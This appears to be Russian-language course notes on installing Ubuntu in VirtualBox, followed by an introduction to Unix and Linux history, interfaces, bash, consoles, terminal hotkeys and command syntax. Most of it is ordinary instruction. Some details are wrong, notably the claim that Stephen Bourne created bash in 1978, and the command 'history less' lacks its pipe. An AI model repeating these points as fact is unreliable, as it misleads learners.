
- Вернуться в VirtualBox и выбрать в диалоговом окне из выпадающего списка: Привод диска G:
- Нажать «Запустить»
- Произойдёт запуск Виртуальной Машины:

- В окне «Oracle VM VirtualBox Менеджер» в меню слева во вкладке «Ubuntu1»
статус «Выключена» изменится на «Работает»
- В окне «Oracle VM VirtualBox Менеджер» в поле справа во вкладке «Превью»
отобразится изображение на экране Виртуальной Машины




- В Панели Задач Windows появится иконка Виртуальной Машины

- Выбрать в Панели Задач Windows Виртуальную Машину (
- Появится окно Виртуальной Машины «Ubuntu1 [Работает] - Oracle VM VirtualBox»:
 - с работающей ОС Linux Ubuntu на этапе установки ОС на Виртуальную Машину;
 - сообщением об авто захвате Виртуальной Машины (данным окном) клавиатуры;
 - сообщением об авто захвате Виртуальной Машины (данным окном) указателя мыши;
 - внизу справа будут кнопки-пиктограммы по перенастройке Виртуальной Машины, а также пиктограммы по управлению авто захвата клавиатуры и указателя мыши.




ОКНО «UBUNTU1 [РАБОТАЕТ] - ORACLE VM VIRTUALBOX»:


- В списке слева выбрать из списка язык интерфейса ОС (например, «English»)
- В основном поле окна нажать «Install Ubuntu»
- Появится стандартный экран Установщика Ubuntu, с разными настройками ОС → «Continue»




- Появится экран Установщика с вопросом, что делать с диском после установки → «Install Now»
- Появится диалоговое окно «Write the changes to disks?» → «Continue»
- Появится экран с запросом о местоположении: выбрать из списка или на карте (н-р, London) → «Continue»
- Появится экран Установщика с установками данных Супер-юзера – заполнить форму (зарегистрироваться):
Your name: User – ввести имя
Your computer's name: user-VirtualBox – имя ПК – генерируется автоматически, можно изменить
Pick a username: user – имя юзера – генерируется автоматически, можно изменить
Choose a password: admin1234567 – задать пароль
Confirm your password: admin1234567 – подтвердить пароль
 Log in automatically – авторизоваться автоматически
 Require my password to log in – запрашивать пароль для авторизации
 Encrypt my home folder – шифровать домашнюю папку



- После заполнения формы регистрации нажать «Continue»
- Запустится процесс установки «Linux Ubuntu» с правами Супер-пользователя




- После завершения установки ОС Linux Ubuntu на Виртуальную Машину появится сообщение о необходимости перезагрузить (виртуальный) компьютер → «Restart Now»
- После перезагрузки появится стартовый экран Linux Ubuntu, с предложением об обновлении системы – отказаться → «Don't Upgrade»
- Виртуальная Машина с ОС Linux Ubuntu, версии 16 настроена и готова к работе.



ОСТАНОВКА ВИРТУАЛЬНОЙ МАШИНЫ

- Для остановки Виртуальной Машины в основном меню выбрать: Файл → « Закрыть»
- Появится диалоговое окно «Закрыть виртуальную машину» с предложением выбрать одно из действий:
 - Сохранить состояние машины
 - ✓ Отослать сигнал завершения работы
 - Выключить машину – выбрать «Выключить машину»



- Окно Виртуальной Машины закроется, а в окне «VirtualBox Менеджер» в списке статус поменяется на « Выключено», а справа, в секции «Превью», экран компьютера «погаснет».

UNIX / Linux

UNIX

? UNIX

UNIX, *nix, UN*X, Unix-подобная ОС – операционная система, которая образовалась под влиянием Unix. Термин включает свободные/открытые операционные системы, образованные от Unix компаний Bell Labs или эмулирующие его возможности, коммерческие и запатентованные разработки, а также версии, основанные на исходном коде Unix. Нет стандарта, определяющего термин, и допустимы различные точки зрения о том, считать определённый продукт Unix-подобным или нет.

The Open Group обладает торговой маркой UNIX и управляет разработкой стандарта Single UNIX Specification, где слово «UNIX» используется как знак соответствия. Они не приветствуют употребление термина «UNIX-подобный» и считают, что это злоупотребление их товарным знаком. Руководства, изданные группой, требуют использования заглавных букв в названии UNIX либо выделение другим способом от остального текста, одобряют использование слова «UNIX» как прилагательного в сочетании с такими словами, как «система», и не одобряют написание через дефис (относится к английским текстам). Наиболее близкий термин, который они сочли бы корректным, был бы «Unix system-like».

? Категории UNIX

Деннис Ритчи, один из создателей Unix, выразил своё мнение, что Unix-подобные системы, такие, как Linux, являются де-факто Unix-системами. Эрик Рэймонд предложил разделить Unix-подобные системы на 3 типа:

- **Генетический UNIX** – Системы, исторически связанные с кодовой базой AT&T. Большинство, но не все коммерческие дистрибутивы Unix-систем попадают под эту категорию. Так же, как и BSD-системы, которые являются результатами работы университета Беркли в поздних 1970-х и ранних 1980-х. В некоторых из этих систем отсутствует код AT&T, но до сих пор прослеживается происхождение от разработки AT&T.
- **UNIX по товарному знаку, или бренду** – эти системы, в основном коммерческого характера, были определены The Open Group как соответствующие Единой спецификации UNIX, и им разрешено носить имя UNIX. Большинство этих систем – коммерческие производные кодовой базы UNIX System V в той или иной форме (например, Amiga UNIX), хотя некоторые (например, z/OS компании IBM) заслужили торговую марку через слой совместимости с POSIX, не являясь, по сути, Unix. Многие старые Unix-системы не подходят под это определение.
- **UNIX по функциональности** – В целом, любая система, поведение которой примерно соответствует спецификации UNIX. К таким системам можно отнести Linux и Minix, которые ведут себя подобно Unix-системе, но не имеют генетических связей с кодовой базой AT&T. Большинство свободных/открытых реализаций Unix, являясь генетическим Unix или нет, подпадают под ограниченное определение этой категории в связи с дороговизной сертификации The Open Group, которая стоит несколько тысяч долларов.

? История UNIX

- Поздние 1970 – ранние 1980 – начали появляться Unix-системы.
- Много проприетарных версий, таких, как Idris (1978), Coherent (1983) и UniFLEX (1985), ставили целью обеспечить нужды бизнеса функциональностью, доступной обученным пользователям Unix.
- 1980-ые – Когда AT&T разрешила коммерческое лицензирование Unix, множество разработанных проприетарных систем основывалось на этом, включая AIX, HP-UX, IRIX, Solaris, Tru64 UNIX, Ultrix и Xenix. Это во многом вытесняло проприетарные клоны. Растущая несовместимость между системами привела к созданию стандартов взаимодействия, в том числе POSIX и Единой спецификации UNIX.
- 1983 – был запущен проект GNU, благодаря которому удалось сделать операционную систему, которую все пользователи компьютера могли свободно использовать, изучать, исправлять, пересобирать. Различные Unix-подобия разрабатывались аналогично GNU, часто с теми же основными компонентами. Они, прежде всего, служили дешёвым замещением Unix и включали 4.4BSD, Linux и Minix.
- Некоторые из них послужили основой для коммерческих Unix-систем, таких, как BSD/OS и macOS. Примечательно, что Mac OS X 10.5 (Leopard) сертифицирован Единой спецификацией UNIX.

Linux

? Linux

Linux – Линукс, GNU/Linux – семейство Unix-подобных операционных систем на базе ядра Linux, включающих тот или иной набор утилит и программ проекта GNU, и, возможно, другие компоненты.

Как и ядро Linux, системы на его основе, как правило, создаются и распространяются в соответствии с моделью разработки свободного и открытого программного обеспечения. Linux-системы распространяются в основном бесплатно в виде различных дистрибутивов – в форме, готовой для установки и удобной для сопровождения и обновлений, – и имеющих свой набор системных и прикладных компонентов, как свободных, так и проприетарных.

? История Linux

- 1991 – Линус Торвальдс создал ядро Linux (вдохновившейся книгой Эндрю Таненбаума «Операционные системы: разработка и реализация» и описываемой созданной им в 1983 ОС Minix). Торговая марка «Linux» принадлежит создателю и основному разработчику ядра Линусу Торвальдсу. При этом проект Linux в широком смысле не принадлежит какой-либо организации или частному лицу, вклад в его развитие и распространение осуществляют тысячи независимых разработчиков и компаний, одним из инструментов взаимодействия которых являются группы пользователей Linux.
- 1996 – Ларри Юинг создал официальный логотип и талисман Linux – пингвина Тух.
- Начало 2000-х – Появились системы Linux как решения вокруг ядра,
- 2000-ые – Системы Linux являются основными для суперкомпьютеров и серверов, расширяется применение их для встраиваемых систем и мобильных устройств, некоторое распространение системы получили и для персональных компьютеров.
- 2007 – основано наиболее крупное и влиятельное (среди ряда подобных объединений) некоммерческое объединение «The Linux Foundation» – ставящее основной целью развитие и продвижение Linux.
- 2017 – Доля корпорации Red Hat (по коммерческой технической поддержки Linux-систем) превысила 70%.
- 2019 – Корпорация IBM поглотила Корпорацию Red Hat.

? Модель Linux

- Linux-системы реализуются на модульных принципах, стандартах и соглашениях, заложенных в Unix в течение 1970-х и 1980-х годов.
- Такая система использует монолитное ядро, которое управляет процессами, сетевыми функциями, периферией и доступом к файловой системе. Драйверы устройств либо интегрированы непосредственно в ядро, либо добавлены в виде модулей, загружаемых во время работы системы.
- Отдельные программы, взаимодействуя с ядром, обеспечивают функции системы более высокого уровня. Например, пользовательские компоненты GNU являются важной частью большинства Линукс-систем, включающей в себя наиболее распространённые реализации библиотеки языка Си, популярных оболочек операционной системы, и многих других общих инструментов Unix, которые выполняют многие основные задачи операционной системы.
- Графический интерфейс пользователя в большинстве систем Linux построен на основе X Window System.

? Ядро Linux

- Ядро Linux – ядро ОС, соответствующее стандартам POSIX, составляющее основу ОС семейства Linux.
- 1991 – Разработка кода ядра была начата финским студентом Линусом Торвальдсом, на его имя зарегистрирована торговая марка «Linux».
- Код написан в основном на Си с некоторыми расширениями «gcc» и на ассемблере (с использованием AT&T-синтаксиса GNU Assembler).
- Распространяется как свободное ПО на условиях GNU General Public License, кроме несвободных элементов, особенно драйверов, которые используют прошивки, распространяемые под различными лицензиями.
- Операционные системы на базе ядра Linux являются лидерами на рынках суперкомпьютеров, микрокомпьютеров, серверов и смартфонов.

? GNU/Linux

Семейство систем, включающих в качестве компонентов основные программы проекта GNU, такие как bash, gcc, glibc, coreutils и ряд других, иногда идентифицируется как GNU/Linux. Так как традиционно большинство систем было именно таким, под «Linux» обычно подразумеваются именно они.

? Linux Standard Base

Linux Standard Base – проект стандартизации внутренней структуры Linux-систем, часть документов которого зарегистрирована в качестве стандартов ISO; но далеко не все системы сертифицируются по нему, и в целом для Linux-систем не существует какой-либо общепризнанной стандартной комплектации или формальных условий включения в семейство.

Однако есть ряд систем на базе ядра Linux, но не имеющих в основе зависимости от программ GNU, которые поэтому "GNU/Linux" не называют, в частности, таковы мобильные системы Android и FirefoxOS.

? Интерфейс пользователя в Linux

В Linux-системах пользователи работают через:

- интерфейс командной строки (CLI),
 - графический интерфейс пользователя (GUI), или,
 - в случае встраиваемых систем, через элементы управления соответствующих аппаратных средств.
-
- Настольные системы, как правило, имеют графический пользовательский интерфейс, в котором команда строка доступна через окно эмулятора терминала или в отдельной виртуальной консоли.
 - Большинство низкоуровневых компонентов Линукс, включая пользовательские компоненты GNU, использует исключительно командную строку. Командная строка особенно хорошо подходит для автоматизации повторяющихся или отложенных задач, а также предоставляет очень простой механизм межпроцессного взаимодействия. Программа графического эмулятора терминала часто используется для доступа к командной строке с рабочего стола Linux.
 - Дистрибутивы, специально разработанные для серверов, могут использовать командную строку в качестве единственного интерфейса.

? Интерфейсы Linux Ubuntu

В Ubuntu существует два вида интерфейса:

- графический интерфейс пользователя;
- интерфейс командной строки.

? GUI, Графический интерфейс пользователя Linux Ubuntu

GUI, Graphical User Interface – Графический Интерфейс Пользователя – управление программами с помощью графических кнопок, всплывающих меню, окон и других элементов. Множество действий можно выполнять с помощью мыши.

«+» Визуальное отображение программ и их содержимого,

«+» Возможности программ можно изучать без чтения документации.

? CLI, Интерфейс командной строки Linux Ubuntu

CLI, Command Line Interface – Интерфейс Командной Строки – управление программами с помощью команд.

Команды состоят из букв, цифр, символов, набираются построчно, выполняются после нажатия клавиши Enter. Основной инструмент здесь клавиатура. Данный интерфейс встроен в ядро системы, он будет доступен, даже если графический интерфейс не запустится.

«+» Небольшой расход ресурсов,

«+» Гибкость при составлении перечня действий из команд,

«+» Возможность автоматического выполнения команд,

«+» Возможность копировать и вставлять команды.

«+» Если сравнивать интерфейсы в разных системах, то можно заметить, что основные команды одинаковы во всех дистрибутивах семейства Linux, а вот графические программы в каждой системе могут очень сильно различаться.

? FVWM, Enlightenment и Window Maker

FVWM, Enlightenment и Window Maker – простые менеджеры окон X Window System, которые предоставляют окружение рабочего стола с минимальной функциональностью. Оконный менеджер предоставляет средства для управления размещением и внешним видом отдельных окон приложений, а также взаимодействует с «X Window System».

? Bash

- **Bash** (Bourne again shell, каламбур «Born again» shell – «возрождённый» shell) – усовершенствованная и модернизированная вариация командной оболочки Bourne shell. Одна из наиболее популярных современных разновидностей командной оболочки UNIX. Особенно популярна в среде Linux, где она часто используется в качестве предустановленной командной оболочки.
- Представляет собой командный процессор, работающий в интерактивном режиме в текстовом окне.
- Bash также может читать команды из файла, который называется скриптом (или сценарием).
- Как и все Unix-оболочки, он поддерживает:
 - автодополнение имён файлов и каталогов,
 - подстановку вывода результата команд,
 - переменные,
 - контроль над порядком выполнения,
 - операторы ветвления и цикла.
- Ключевые слова, синтаксис и другие основные особенности языка были заимствованы из sh. Другие функции, например, история, были скопированы из csh и ksh.
- Bash в основном соответствует стандарту POSIX, но с рядом расширений.

? История Bash

- Название «bash» – акроним от Bourne-again-shell («ещё-одна-командная-оболочка-Борна») и представляет собой игру слов: Bourne-shell – одна из популярных разновидностей командной оболочки для UNIX (sh).
- 1978 – Стивен Борн создал «bash»
- 1987 – Брайан Фокс усовершенствовал «bash»
- Фамилия Bourne (Борн) перекликается с английским словом born, означающим «родившийся», отсюда: «рождённая-вновь-командная оболочка».

? Как войти в Командную Строку Linux Ubuntu

Добраться до командной строки можно двумя способами:

- через консоль;
- через терминал.

? Консоль

Во время загрузки Ubuntu запускаются семь полноэкраных консолей, у каждой свой независимый сеанс, с первой по шестую с интерфейсом командной строки, в седьмой запускается графический режим.

Пользователь во время загрузки видит только графический режим.

Переключиться на одну из виртуальных консолей можно нажав сочетание клавиш:

- Ctrl+Alt+F1 - первая виртуальная консоль;
- Ctrl+Alt+F2 - вторая виртуальная консоль;
- Ctrl+Alt+F3 - третья виртуальная консоль;
- Ctrl+Alt+F4 - четвертая виртуальная консоль;
- Ctrl+Alt+F5 - пятая виртуальная консоль;
- Ctrl+Alt+F6 - шестая виртуальная консоль;
- Ctrl+Alt+F7 - седьмая виртуальная консоль, возврат в графический режим.

Ubuntu 12.04.1 LTS bismark-desktop tty1

bismark-desktop login: _

Terminal

? Терминал

Terminal – Терминал – графическая программа эмулирующая консоль и позволяющая, не выходя из графического режима, выполнять команды.


? Терминал vs Консоль

Терминал по сравнению с консолью имеет дополнительный функционал:

- управление мышью,
- контекстное меню,
- полоса прокрутки,
- вкладки,
- запуск нескольких окон,
- главное меню,
- графические настройки.

? Запуск Терминала

Запустить терминал можно следующим образом:



- Запустить Linux Ubuntu 16.04 LTS
 - На клавиатуре нажать «Ctrl+Alt+T»
 - Ubuntu Desktop → нажать «Search your computer»
-
- Окно «Search your computer»: в поисковой строке начать вводить «Terminal»
 - В поле окна появится приложение «Terminal» – кликнуть по нему
 - Произойдёт перенаправление на рабочий стол и запустится окно Терминала
 - В Терминале высвечивается строка с приглашением к вводу команд:
user@user-VirtualBox:~\$
user – имя учётной записи пользователя
@ – разделитель между учётной записью и именем компьютера
user-VirtualBox – имя компьютера
: – разделитель
~ – в какой папке выполняется команда,
«~» это домашняя папка пользователя
\$ – приглашение к выполнению команды с правами простого пользователя
– будет означать приглашение на выполнение команд с правами администратора)

? Горячие клавиши в Терминале

Ctrl+Shift+V	– Вставить скопированный текст (III способ)
Правый клик	– Вставить скопированный текст (III способ)
«Вставить»	– Вставить скопированный текст (III способ)
↑ или Ctrl+P	– прокрутка недавно использованных команд вверх
↓ или Ctrl+N	– прокрутка недавно использованных команд вниз
Enter	– выполнение выбранной команды
Tab	– автоподстановка команд и имён файлов. Если с выбранных символов начинается только одна команда, подставится именно она, а если их несколько, то по двойному нажатию « Tab » выводится список всех возможных вариантов.
Ctrl+R	– поиск по командам, которые вводились раньше. Если нужно повторно выполнить очень длинную команду, можно ввести только её часть, а « Ctrl+R » поможет найти команду целиком.
history	– Команда history выводит список всех команд, которые вводились. Каждой команде будет присвоен номер. Чтобы выполнить команду под номером x – ввести « !x ». Если история получилась слишком длинная, ввести « history less », это сделает список прокручиваемым.
←	– перемещаться по строке влево
→	– перемещаться по строке вправо
Ctrl+A или Home	– перемещает курсор в начало строки
Ctrl+E или End	– перемещает курсор в конец строки
Ctrl+B	– перемещает курсор в начало предыдущего или текущего слова
Ctrl+K	– удаляет текст с текущей позиции курсора до конца строки
Ctrl+U	– удаляет всю текущую строку
Ctrl+W	– удаляет слово перед курсором

В Терминале мышь не работает!

Ввод с клавиатуры будет добавлять символы. Существующий текст удаляться не будет.

? Программная оболочка Терминала

- Консоль и терминал обрабатывают команды с помощью программной оболочки.
- **Программная оболочка** – интерпретатор команд, он распознает команды, введённые в командной строке, и запускает программы для выполнения команды.
- В Ubuntu по умолчанию используется оболочка «**bash**», он распознает команды на языке «**bash**».
- **Bash** можно заменить другой оболочкой, их существует несколько. Каждая оболочка имеет свой набор настроек и возможностей. (Автovыполнение команд при входе в оболочку, внутренние команды оболочки, ведение истории, можно назначать сокращённые команды – алиасы).

? Команды в Linux Ubuntu

- **Команды** – это предопределённый набор букв, цифр, символов, которые можно ввести в командной строке и выполнить, нажав «**Enter**».
- Команды делятся на два вида:
 - команды, встроенные в программную оболочку (например, **history**);
 - команды, управляемые программами, установленными в системе.
- Команды для управления программами строятся по такой схеме: **название_программы -ключ значение**
